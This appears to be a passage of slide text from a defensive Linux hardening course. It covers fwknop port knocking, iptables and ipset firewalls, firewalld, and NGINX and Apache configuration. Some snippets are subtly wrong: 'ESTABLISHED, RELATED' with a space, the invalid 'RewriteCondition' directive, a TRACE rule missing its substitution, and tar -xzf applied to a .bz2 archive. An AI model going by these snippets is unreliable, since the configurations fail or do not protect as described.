# tar -xzf fwknop-*.tar.bz2
# cd fwknop-*
# ./configure && make && make install
```

(You may need to install gcc or the libpcap-devel packages)

Configure Network Interface

In `/usr/local/etc/fwknop/fwknopd.conf`, add a line with the network interface:

```
PCAP_INTF          eth1;
```

Configure Server Sniffing

If packets are not addressed to firewall itself, set the `ENABLE_PCAP_PROMISC` setting to Y in `fwknopd.conf`:

```
ENABLE_PCAP_PROMISC          N;
```

Create Keys on the Client

```
fwknop -A tcp/22 -D destip -n server --key-gen --use-hmac --save-rc-stanza
```

```
[+] Wrote Rijndael and HMAC keys to rc file: /Users/jay/.fwknoprc
```

```
$ tail -6 ~/.fwknoprc
```

```
[server]
```

ACCESS	tcp/22
SPA_SERVER	dest-ip
KEY_BASE64	LONG_STRING1
HMAC_KEY_BASE64	LONG_STRING2
USE_HMAC	Y

Place Keys on the Server

Create a shared secret entry in `fwknop/access.conf`:

<code>SOURCE</code>	<code>ANY</code>
<code>OPEN_PORTS</code>	<code>tcp/22</code>
<code>KEY_BASE64</code>	<code>LONG_STRING_1</code>
<code>HMAC_KEY_BASE64</code>	<code>LONG_STRING_2</code>

Start Server and Test

```
server # fwknopd  
client # ssh destip
```

<hangs>

```
client # fwknop -n server  
client # ssh destip  
client # iptables-save | grep FWKNOP  
-A FWKNOP_INPUT -s srcip -p tcp -m tcp --dport 22 -m comment  
--comment "_exp_2106882245" -j ACCEPT
```

fwknop Effect

This opens port 22 to SYN packets from our IP for 10 seconds.

Rules are added to and removed from the iptables `FWKNOP_INPUT` chain.

Take a look at your system logs.

fwknop and GPG

You can use the power of asymmetric encryption for environments with more than one user.

This requires GPG.

Exchange GPG Keys

```
Client$ gpg --gen-key
Client$ gpg -a --export <ClientkeyID> >client.asc
Client$ scp client.asc root@server:.
Server # gpg --gen-key
Server # gpg --import client.asc
Server # gpg --edit-key <ClientkeyID>
>sign
>save
Server # gpg -a --export <keyID> > server.asc
Server # scp server.asc user@client:.
Client$ gpg --import server.asc
Client$ gpg --edit-key <ServerkeyID>
>sign
>save
```


Configure for GPG Keys

Stanza for each user in `fwknop/access.conf`:

SOURCE	ANY
GPG_REMOTE_ID	7234ABCD
GPG_DECRYPT_ID	EBCD1234
GPG_ALLOW_NO_PW	Y
REQUIRE_SOURCE_ADDRESS	Y
REQUIRE_USERNAME	alice
FW_ACCESS_TIMEOUT	30

Now test with:

```
fwknop -A tcp/22 --gpg-recipient-key=<server> --gpg-sign=<client>  
-a srcip -D dstip
```

Timing Concerns

fwknop fights replay attacks by making sure that no request packet is too old.

Additionally, many cryptography implementations rely on very accurate time.

To use fwknop, both the client and server must have accurate time. NTP can help here.

Exercise: FWKnop

Please:

Open the Firefox browser on the class machine to:

<http://localhost:10000/exercises/mrrobot-fwknop>

Firewall Knock Operator Wrap-up

This is very powerful technology.

If you can keep your Internet-accessible services from being accessible to most attackers, they'll never get a shot at them.

iptables Firewalls

Low-level Firewall Control

Building a Host-based Firewall with iptables

Linux uses iptables for its firewall solution.

The firewall is a first-match firewall, unlike ipf.

It's strange in that it doesn't strictly use a configuration file, but instead you build a firewall on the command line and then save and restore it.

Tables

iptables uses **tables** of **chains** of rules.

```
iptables -t <TABLE>
```

```
filter      - INPUT, OUTPUT, FORWARD
```

```
nat         - PREROUTING, POSTROUTING
```

```
mangle
```

If `-t` isn't specified, this defaults to the `filter` table.

Chains

You add rules to a chain.

When a packet enters a chain, say the INPUT chain, it is checked against each rule. If it matches a rule, the system does whatever that rule's target is.

If it matches no rules on the chain, there's a default behavior. (ACCEPT/DROP)

Default Deny vs Default Allow

Default allow is what most of us do on our outbound firewall rule sets.

You allow all traffic unless you have an explicit rule disallowing it.

Default deny does the opposite, only allowing traffic if it's explicitly allowed.

iptables Basic Syntax

```
iptables -t <table> <cmd> <chain> <expression> <action>
```

Example:

```
iptables -t filter -A INPUT -p tcp -j DROP
```

This appends a rule that tells the kernel to drop all TCP packets to the INPUT chain.

iptables Chain Commands

```
iptables -t <table> <cmd> <chain> <expression> <action>
```

cmd = Command:

- A <chain> = APPEND rule to chain
- D <chain> n = DELETE rule n from chain
- I <chain> n = INSERT before rule
- R <chain> n = REPLACE rule n with this
- F <chain> = FLUSH chain, deleting all rules

TCP and UDP Expressions

-s [!] source IP
-d [!] destination IP

-p [!] protocol
--dport [!] destination port
--sport [!] source port

--tcp-flags [!] <flags to inspect> <to match>
[!] --syn

--tcp-option [!] option-number
--mss number[:number] Max segment size

ICMP Expressions

```
--icmp-type [!] type
```

To get a list, do this:

```
iptables -p icmp -h
```

State Tracking

iptables has a number of modules, which provide everything from state-tracking (state and conntrack) to ethernet hardware address matching (mac).

```
iptables -A INPUT -m state --state NEW -j DROP
```

```
iptables -A INPUT -m conntrack --ctstate NEW -j DROP
```

--state and --ctstate take:

NEW	- new connection
ESTABLISHED	- current connection
RELATED	- ICMP port unreachables, FTP data...
INVALID	- packets that match no connection

MAC Matching

```
iptables -A INPUT -m mac --mac [!] DE:AD:BE:EF:DE:AD
```

This lets us match on the Ethernet MAC address.

You could use this to fight IP spoofing on a server segment.

Targets – Non-NAT

Remember ACCEPT and DROP? There's more:

ACCEPT - keep the packet

DROP - silently drop the packet

REJECT - reject with ICMP port unreachable

LOG - log the packet (doesn't drop/accept)

Building a Firewall

The simplest host-based firewall would be:

```
iptables -P INPUT DROP
iptables -F INPUT
iptables -A INPUT -m state --state ESTABLISHED, RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport ssh -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
```

What if we want to use an allow-list of IP addresses for our SSH rule?

Example Allow List Firewall

This firewall allows SSH access only from specific IP addresses:

```
iptables -P INPUT DROP
iptables -F INPUT
iptables -A INPUT -m state --state ESTABLISHED, RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport ssh -s 1.1.1.1/32 -j ACCEPT
iptables -A INPUT -p tcp --dport ssh -s 2.2.2.2/32 -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
```

Is there a more manageable way to handle an IP allow-list?

Grouping IP Addresses with ipset

Let's create a group called `ssh-admins` using `ipset`:

```
ipset create ssh-admins hash:ip
ipset add    ssh-admins 1.1.1.1/32
ipset add    ssh-admins 2.2.2.2/32
```

Now the SSH rule just references the `ssh-admins` set:

```
iptables -P INPUT DROP
iptables -F INPUT
iptables -A INPUT -m state --state ESTABLISHED, RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport ssh -m set --match-set ssh-admins src -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
```

iptables NAT Functionality

We can do more with iptables than allow or drop packets.

We can also modify packets as they pass through the firewall, using the nat and mangle tables. Let's just look at the nat table.

`iptables -t nat` supports these chains:

PREROUTING	- incoming packets before routing decision
OUTPUT	- locally generated packets
POSTROUTING	- outgoing packets after routing decision

iptables NAT Targets

Change Destination with DNAT

`DNAT --to-destination ip [ip][:port port]`

(DNAT only works in PREROUTING)

Change Source with SNAT and MASQUERADE

`SNAT --to-source ip [ip][:port port]`

`MASQUERADE`: SNAT with src IP set to this host's

(SNAT and MASQUERADE only work in POSTROUTING)

Redirect to a Port on this Host

`REDIRECT --to-ports port [port]`

(REDIRECT only works in PREROUTING and OUTPUT)

Firewalld

Abstracting Your Firewall

Firewalld Introduction

Firewalld lets you abstract your iptables configuration into services and zones. It configures iptables.

You put port numbers into services: ssh, web, dns...

You put network interfaces into zones:

- eth0 – public
- eth1 – private

Configuration Programs

You configure firewalld via the `firewall-config` (GUI) or `firewall-cmd` programs (on the command line).

When you use `firewall-cmd` to make changes, you can either add the `--permanent` flag to make them to the on-disk configuration or leave that flag off to make them to the in-memory configuration.

Changes with the `--permanent` flag don't become active until you restart `firewalld` or run `firewall-cmd --reload`.

Configuration Files

Firewalld keeps its main configuration files using the same paradigm as systemd.

`/usr/lib/firewalld` – system-provided configuration

`/etc/firewalld` – user-created configuration

Files in `/etc/firewalld` override those in `/usr/lib/firewalld`.

Firewalld Services

To get a list of the services:

```
firewall-cmd --get-services
```

The system-provided service definition files are in:

```
/usr/lib/firewalld/services
```

User-created service definition files are in:

```
/etc/firewalld/services
```

Firewalld Zones

To get a list of the zones and how they're configured:

```
firewall-cmd --list-all-zones
```

To see the default zone:

```
firewall-cmd --get-default-zone
```

To see the zones your network interfaces use:

```
firewall-cmd --get-active-zones
```

Firewalld Zones

Zones serve to group your firewall rules. If this machine is a laptop, you might switch your wireless card's zone from `office` to `public` when on public WiFi.

The other reason you'd use zones would be to create a central firewalld configuration that you can push out to many machines, where anything specific to the role goes into a zone named for the role. Here are zone names you might create for that.

`intranet-web`

`public-ftp-server`

`laptop`

`web-server`

Creating a Simple Firewall

To create a simple firewall for a webserver, you could run:

```
firewall-cmd --set-default-zone=web  
firewall-cmd --zone=web --add-interface=eth0  
firewall-cmd --zone=web --add-service=ssh --permanent  
firewall-cmd --zone=web --add-service=https --permanent
```

allowlisting and Rate Limiting

Your SSH server shouldn't be open to the entire world, so we replace the `--add-service=ssh` rule with a "rich rule:"

```
firewall-cmd --zone=web --add-rich-rule 'source address=10.23.58.1  
service name="ssh" accept'
```

We can add rate limiting, to fight a password guessing attack, with:

```
firewall-cmd --zone=web --add-rich-rule 'source address=10.23.58.1  
service name="ssh" accept limit value="10/5m'
```

Firewalld Further Reading

Learn more about the rich language:

<https://jpopelka.fedorapeople.org/firewalld/doc/firewalld.richlanguage.html>

Exercise: Firewalling to Break Password Guessing

Please:

Open the Firefox browser on the class machine to:
<http://localhost:10000/exercises/mrrobot-fw-rate-limit>

Web Server and Proxy Security

NGINX

NGINX Configuration Files

The configuration file for NGINX is, in modern Linux fashion, in:

```
/etc/nginx/
```

Where we find:

```
/etc/nginx/nginx.conf
```

```
/etc/nginx/conf.d/
```

Authentication by IP Address

We can filter requests by the requestor's source IP address.

```
location /internal_files {  
    allow 10.110.100.1/24;  
    allow 127.0.0.1;  
    allow 192.168.0.0/16;  
    deny 172.16.20.1;  
    deny all;  
}
```

Authentication by Password

We can require a password to access material, making exceptions as well.

```
server {  
  
    auth_basic "Company Personnel Only";  
    auth_basic_user_file conf/htpasswd;  
  
    location /public/ {  
        auth_basic off;  
    }  
}
```

Authentication by Both Password and IP

We can even restrict a location by both IP address and password-based authentication.

```
location /internal_and_pw {
    satisfy any;

    allow 10.110.100.0/24;
    deny all;

    auth_basic "Company Personnel Only";
    auth_basic_user_file conf/.htpasswd;
}
```

Rate Limiting

You can rate limit connections to specific areas.

```
location /download/ {  
    limit_rate 50k;  
}
```

You can even apply rate limiting only after a certain amount of bandwidth is used.

```
limit_rate_after 5000k;  
limit_rate 20k;
```

Software Version Obfuscation

We can change the HTTP Server header from “Server: nginx” to something false. You will need to modify the source code and compile nginx manually.

Change these two lines in `src/http/nginx_http_header_filter_module.c`:

```
[static char ngx_http_server_string[] = "Server: nginx" CRLF; ]  
[static char ngx_http_server_full_string[] = "Server: " NGINX_VER CRLF; ]
```

to:

```
[static char ngx_http_server_string[] = "Server: FoxyRoxy Web" CRLF;  ]  
[static char ngx_http_server_full_string[] = "Server: FoxyRoxy Web" CRLF;]
```

Software Version Number Obfuscation

If you just want to hide the specific version of NGINX, you can do that by adding this directive to the `nginx.conf` file:

```
server_tokens off
```


Reject Drive-by Requests

Every request to a web server program names what site it's requesting, like www.defcon.com or www.inguardians.com.

You can set Nginx to reject any requests that don't use one of your configured hostnames, since these aren't humans browsing your site.

```
server {  
    listen 80;  
    server_name "";  
    return 444;  
}
```

Input Buffer Controls

```
## Start: Buffer Size Protection ##
```

```
client_body_buffer_size 1K;  
client_header_buffer_size 1k;  
client_max_body_size 1k;  
large_client_header_buffers 2 1k;
```

```
## Start: Timeouts ##
```

```
client_body_timeout 10;  
client_header_timeout 10;  
keepalive_timeout 5 5;  
send_timeout 10;
```

HTTP Method allowlisting

The “GET” and “POST” are the most common methods used by browsers. Implement only those methods you are actually using. To allow only the GET, HEAD and POST methods:

```
if ($request_method !~ ^(GET|HEAD|POST)$ ) {  
    return 444;  
}
```

Mount Restrictions in fstab

The web content can be served from a separate partition, making a compromised server program less useful to an attacker.

For example, we can mount the /nginx space with noexec, nosuid and nodev:

```
LABEL=/nginx /nginx ext defaults,nosuid,noexec,nodev 1 2
```

- nosuid – the Set-UID bit will not be respected
- noexec – binary files will not run from this partition
- nodev – files marked as devices on this partition will not function as such

Rate Limiting

Using the `ngx_http_limit_conn_module` module, you can limit the number of simultaneous connections for an assigned session or IP Address.

```
limit_conn_zone $binary_remote_addr zone=addr:10m;
```

```
server {  
    location /download/ {  
        limit_conn addr 1;  
    }  
}
```

Disabling NGINX Modules (Dynamic)

You can now audit an NGINX module configuration by looking for `load_module` lines:

```
load_module modules/nginx_stream_module.so;
```

In many distributions, these are found in directories like `/etc/nginx/modules_enabled`.

On Ubuntu 18.04, `/etc/nginx/modules-enabled/50-mod-http-geoip.conf` contains:

```
load_module modules/nginx_http_geoip_module.so;
```

Redirect all HTTP Requests to HTTPS

Use NGINX's built-in URL rewriting to rewrite URLs to HTTPS, sending a redirect.

```
if ($host ~* ^(yourdomain\.com|www\.yourdomain\.com)$ ) {  
    rewrite ^/(.*)$ https://yourdomain.com/\$1 permanent;  
}
```

Strict Transport Security

- HTTP Strict Transport Security instructs browsers to communicate with the site only over encrypted links.
- The header is only sent over HTTPS, to allow backward compatibility with devices incapable of HTTPS.

```
add_header Strict-Transport-Security "max-age=2592000;  
includeSubdomains";
```


Enable Cross-Site Scripting Protection

Add an X-XSS-Protection header, instructing browsers to block pages from loading if they contain cross-site scripting (XSS) attacks.

```
add_header X-XSS-Protection "1; mode=block";
```

If you omit the "mode=block" portion, the browser will sanitize the page, removing any attacks it detects.

Block Clickjacking

Add the following line to set an X-Frame-Options header, preventing a page from loading as an IFRAME unless the enclosing site is from the same domain.

```
add_header X-Frame-Options SAMEORIGIN;
```

Alternatively, replace SAMEORIGIN with:

DENY	prevents a page from loading as an IFRAME even from the same domain
ALLOW-FROM URI	prevents a page from loading as an IFRAME except from URI.

Block MIME Type Mismatches

Add the following line to set an X-Content-Type-Options header, preventing the browser from re-interpreting the MIME type, which generally results in attackers being able to execute JavaScript in the browser.

```
add_header X-Content-Type-Options nosniff;
```

From Mozilla's documentation:

nosniff	Blocks a request if the requested type is "style" and the MIME type is not "text/css", or "script" and the MIME type is not a JavaScript MIME type .
---------	--

Proxy Security

Everything we've done to NGINX for securing websites applies when we turn NGINX into a proxy, but we need to make sure that we tell the recipient web server who the request is really coming from.

```
location /some/path/ {  
    proxy_set_header      Host          $host;  
    proxy_set_header      X-Real-IP      $remote_addr;  
    proxy_set_header      X-Forwarded-For $proxy_add_x_forwarded_for;  
  
    proxy_pass            http://DestinationServer:80;  
}
```

Protecting the Daemon

Outside of what we've done here to harden Nginx's configuration, we should protect the daemon.

Here are three methods we cover in this class that you could use:

- AppArmor
- SELinux
- Containerization w/ Seccomp and Capabilities Dropping

Themes

Let's discuss what you've learned.

Thank You for Attending!

Please follow us on Twitter:

[@JayBeale](#) and [@InGuardians](#)

You'll find the class website at:

<https://www.bustakube.com/bh-asia-2022-purpleteamview>

Bonus Appendix:

Web Server Hardening

Locking Down Apache

Apache

Apache has had a very good security history.

We'll harden it, focusing on adding authorization and removing unused functionality.

httpd.conf

We harden recent releases of Apache entirely through the httpd.conf file.

This can be kept in different locations, but is generally in:

```
/etc/httpd/conf/httpd.conf
```

or

```
/etc/apache2/apache2.conf
```

Apache Configuration File

Apache's configuration file starts with a number of generic options and then begins to set options based on parts of the webspace in <Directory> blocks.

```
<Directory /var/www/html>  
    Options Indexes  
</Directory>
```

Limit Network Interfaces

Does the web server need to be accessible outside this system?

Modify `httpd.conf`:

```
Listen 127.0.0.1:80
```

On a multi-interface system, you can lock down to just one interface.

```
Listen 192.168.1.4:80
```

Change Port Number

You can also change the port number.

```
Listen 192.168.1.4:29511
```

While this doesn't make the server inaccessible, it does break many automated attack tools and reduces the number of attacks you'll see.

It also forces the manual attackers to work harder and portscan to find your server.

Pick a port not in nmap's top 1,000 list.

Web Server Tightening

You can make this even more contained.

Modify `httpd.conf`:

inside each `<Directory /Dir>` block:

```
order deny,allow
allow from 192.168.1.80
allow from 10.1.0.0/16
deny from all
```

Order / Allow and Deny

Order statements define what order the allow and deny statements will be evaluated in.

To create a default deny policy that allows access from our internal network 192.168.1.0/24, we could write:

```
order deny, allow  
allow from 192.168.1  
deny from all
```

Default Deny on Server Files

```
<Directory />
    order deny,allow
    deny from all
</Directory>
<Directory /home/*/public_html>
    Order deny,allow
    Allow from all
</Directory>
<Directory /var/www/html>
    Order deny,allow
    Allow from all
</Directory>
```


Options Example

```
<Directory />  
    Options FollowSymLinks  
    AllowOverride None  
</Directory>  
<Directory "/var/www/html">  
    Options Indexes FollowSymLinks  
    AllowOverride None  
    Order allow,deny  
    Allow from all  
</Directory>
```

Options: FollowSymLinks

Apache can help us avoid this attack in another way:

Remove "FollowSymLinks" from Options statements, especially from the <Directory /> block.

Alternatively, allow the server to follow symbolic links, but only if they are created by the same user who owns their targets:

SymLinksIfOwnerMatch

Options: Indexes

What other options should we remove?

The "Indexes" option tells the server to show a list of files whenever index.html is missing from a directory, assuming the server is being used to distribute files.

This makes it too easy to expose files inadvertently.

Deactivate this by removing "Indexes" from the Option lines unless this is a file server.

htaccess Files to Override Configuration

There are two ways to define the authentication and other behavior for a given directory. First, and best, you can place configuration in a <Directory> block in the global configuration file.

Alternatively, you can apply the same directives in an .htaccess file in a given directory.

```
$ cat <htdocs_dir>/foo/.htaccess  
Option Indexes
```

Blocking .htaccess Overrides

Problem:

A non-security conscious web content developer can often override our settings by placing a .htaccess file in the directories that they own.

Solution:

We can block overrides, via our <Directory> blocks

Try this:

`AllowOverride AuthConfig` in the <Directory /> block.

Authenticated Access Control

We can even impose greater restrictions on who can access our site.

```
<Directory /var/www/html>
<Files food.txt>
    AuthName "Food for Thought – Login Please"
    AuthType Digest
    AuthUserFile /var/www/html/.htpasswd
    Require valid-user
</Files>
</Directory>
```

Authenticated Access Control

Basically, create a .htpasswd file to encrypt passwords.

```
$ htpasswd -m .htpasswd username password
```

To protect these files against dictionary attacks, make sure to not allow reads of the .htaccess and .htpasswd files:

```
<Files ~ "^\.ht">  
Order allow,deny  
Deny from all  
</Files>
```

Better yet, prevent access to any file starting with a period.

Hiding the Apache Version Number

Hide the version number from attackers to make automated attack tools fail.

```
ServerSignature Off
```

```
ServerTokens Prod
```


Create Error Pages

Replacing the standard error messages with custom pages helps foil automated scanners.

```
ErrorDocument 500 /error-docs/error.html
```

```
ErrorDocument 404 /error-docs/error.html
```

Remove Unused Methods

<Limit method1 method2 ... methodN>

Available methods:

GET POST PUT DELETE CONNECT OPTIONS PATCH PROPFIND
PROPPATCH MKCOL COPY MOVE LOCK UNLOCK

Methods are defined in section 9 of RFC2616

(<http://www.ietf.org/rfc/rfc2616.txt>)

Remove Unused Methods

Remove WebDAV methods

```
<Limit PROPFIND PROPPATCH LOCK UNLOCK MOVE COPY MKCOL  
PUT DELETE>
```

Ideally, we could remove TRACE, since it has been used in XSS -- not possible though via this mechanism.

Remove PUT, unless you're using WebDAV.

mod_rewrite

The Apache httpd module mod_rewrite was created as a general swiss-army knife for rewriting incoming requests. It can be used as a security tool, though.

mod_rewrite is very general, but its simplest use looks like this:

```
RewriteEngine on  
RewriteRule ^bad-url$ /index.html
```

Using mod_rewrite to protect .htaccess files

We can use modrewrite to make a particular request fail:

```
RewriteEngine on  
RewriteRule /\./.htaccess - [F]
```

This rewrites the URL as a -, but also causes the request to fail.

Removing TRACE functionality

We place the following in the general config file.

```
RewriteEngine on  
RewriteCondition %{REQUEST_METHOD} ^TRACE  
RewriteRule .* [F]
```

Active Content

Most of the web server compromises are through vulnerable web application content.

One of the oldest and most rarely methods of empowering those applications is the Common Gateway Interface (CGI), of which ShellShock reminded us. Most of us can disable CGI entirely.

Among other things, we're trying to avoid the situation where an attacker who can write a file to the file system gains the privilege level of the web server.

Web App Audit

Web Application Audit is a separate course, but basically you want to use an attack proxy.

The most popular web application attack proxy is built into the BurpSuite framework. BurpSuite isn't open source, but it does have a free version, which is installed on your Kali system.

In essence, a web application attack proxy allows you to modify every part of your client's interaction with the web server.

Coping with CGI's

Set directories that can run CGI scripts. This is also done through the Options statements. Remove ExecCGI to disable CGI execution.

Also, use scriptalias statements to force CGI scripts to be located outside the web directory, in a single directory that you can audit.

http://httpd.apache.org/docs/current/mod/mod_alias.html

This is done via a statement like this:

```
ScriptAlias /cgi-bin /var/www/cgi-bin
```

SuEXEC

Think about using suEXEC or cgiwrap!

Normally CGI scripts run as the same user as the webserver. Using suEXEC, they run as a particular user, which lets you contain damage.

<http://httpd.apache.org/docs/current/suexec.html>

SuPHP

Similarly, there's a tool called suPHP that can force the PHP interpreter to run as the user who owns the PHP page.

Two components:

Apache module: mod_suphp

Set-UID binary: suphp

<http://www.suphp.org/Home.html>

Remove Default Content

In many web server vulnerabilities, example web applications caused the vulnerability.

Additionally, attackers often scan for specific Web server types by looking for its default content. In the case of Apache, that might be the icons directory.

Advanced Web Server Security: Remove modules!

We can remove modules that we're not using.

This lets us take potentially-vulnerable code out of the process.

<http://httpd.apache.org/docs-2.N/mod/>

Here's the default module list in RHEL.

Authentication Modules

- `mod_auth_basic.so`

Front-end user authentication with cleartext passwords

- `mod_auth_digest.so`

Front-end user authentication with MD5 hashing passwords

- `mod_authn_file.so`

Back-end user authentication: store passwords in files

- `mod_authn_anon.so`

Allows "anonymous" user access to authenticated areas

- `mod_authn_dbm.so`

Back-end user authentication: store passwords in DBM databases

Authorization Modules

- `mod_authnz_ldap.so` and `mod_ldap.so`

Back-end user authentication: store passwords in LDAP databases

- `mod_authz_host.so`

Supports requiring connection come from specific IPs

- `mod_authz_user.so`

Support requiring a specific user for a specific area

- `mod_authz_owner.so`

Supports requiring that the logged-in user owns the file

Apache Modules

- `mod_authz_groupfile.so`

Supports allowing access to file-defined groups

- `mod_authz_dbm.so`

Supports allowing access to DBM-defined groups

- `mod_include.so`

Server-parsed html documents (Server Side Includes)

- `mod_log_config.so`

Customizable logging of the requests made to the server

Apache Modules

- `mod_logio.so`

Logs number of bytes sent and received in each connection

- `mod_env.so`

Modifies the environment passed to CGI scripts and SSI pages

- `mod_ext_filter.so`

Passing response through an external program before sending

- `mod_mime_magic.so`

Determines the MIME type of a file by looking at first few bytes

Apache Modules

- `mod_expires.so`

Generation of Expires HTTP headers according to user-specified criteria

- `mod_deflate.so`

Adds in support for HTTP compression

- `mod_headers.so`

Customization of HTTP request and response headers

- `mod_usertrack.so`

Clickstream logging of user activity on a site

Apache Modules

- `mod_setenvif.so`

Allows the setting of environment variables based on characteristics of the request.

- `mod_mime.so`

Associates the requested filename's extensions with the file's behavior (handlers and filters) and content (mime-type, language, character set and encoding)

- `mod_dav.so`

Distributed Authoring and Versioning (WebDAV) functionality

Apache Modules

- mod_status.so

Provides information on server activity and performance

- mod_autoindex.so

Generates directory indexes, automatically, similar to the Unix ls command or the Win32 dir shell command

- mod_info.so

Provides a comprehensive overview of the server configuration

Apache Modules

- mod_cgi.so

Execution of CGI scripts

- mod_dav_fs.so

filesystem provider for mod_dav

- mod_vhost_alias.so

Provides for dynamically configured mass virtual hosting

- mod_negotiation.so

Provides for content negotiation (best representation based on browser-supplied media type, languages, character set and encoding)

Apache Modules

- mod_dir.so

Provides for "trailing slash" redirects and serving directory index files

- mod_actions.so

This module provides for executing CGI scripts based on media type or request method.

- mod_speling.so (not a typo!)

Attempts to correct mistaken URLs that users might have entered by ignoring capitalization and by allowing up to one misspelling

Apache Modules

- mod_userdir.so

User-specific directories

- mod_alias.so

Provides for mapping different parts of the host filesystem in the document tree and for URL redirection

- mod_rewrite.so

Provides a rule-based rewriting engine to rewrite requested URLs on the fly

- mod_proxy.so

HTTP/1.1 proxy/gateway server

Apache Modules

- `mod_proxy_balancer.so`

Load-balancing support for `mod_proxy`

- `mod_proxy_ftp.so`

FTP support module for `mod_proxy`

- `mod_proxy_http.so`

HTTP support module for `mod_proxy`

- `mod_proxy_connect.so`

`mod_proxy` extension for CONNECT request handling

Apache Modules

- mod_cache

Implements caching by URI

- mod_file_cache

Implements caching by filename

- mod_disk_cache

Provides disk-based back-end to cache modules

- mod_mem_cache

Provides memory-based back-end to cache modules

Apache Modules

- `mod_suexec`

Allows CGI scripts to run as a particular user and group

- `mod_version`

Allows a configuration file to have Apache version-specific blocks

Figuring Out Which Modules to Remove

This page allows you to look at a module to see what configuration directives it provides:

<http://httpd.apache.org/docs-2.4/mod/>

This page allows you to look at configuration directives and see what modules provide them:

<http://httpd.apache.org/docs-2.4/mod/directives.html>

Further Reading: Apache Security Modules

There are modules written specifically to increase the security of the Apache server.

We strongly recommend ModSecurity, which is also taught in this course.

You might also look into `mod_evasive`, which isn't.

Further References

Kubernetes Up and Running (O'Reilly)

Kubernetes Cookbook (O'Reilly)

Ahmet Balkan's re-useable Network Policy recipes:

<https://github.com/ahmetb/kubernetes-network-policy-recipes>

Jordan Liggitt's Audit2RBAC

<https://github.com/liggitt/audit2rbac>

Kubernetes Documentation

<https://kubernetes.io/docs/>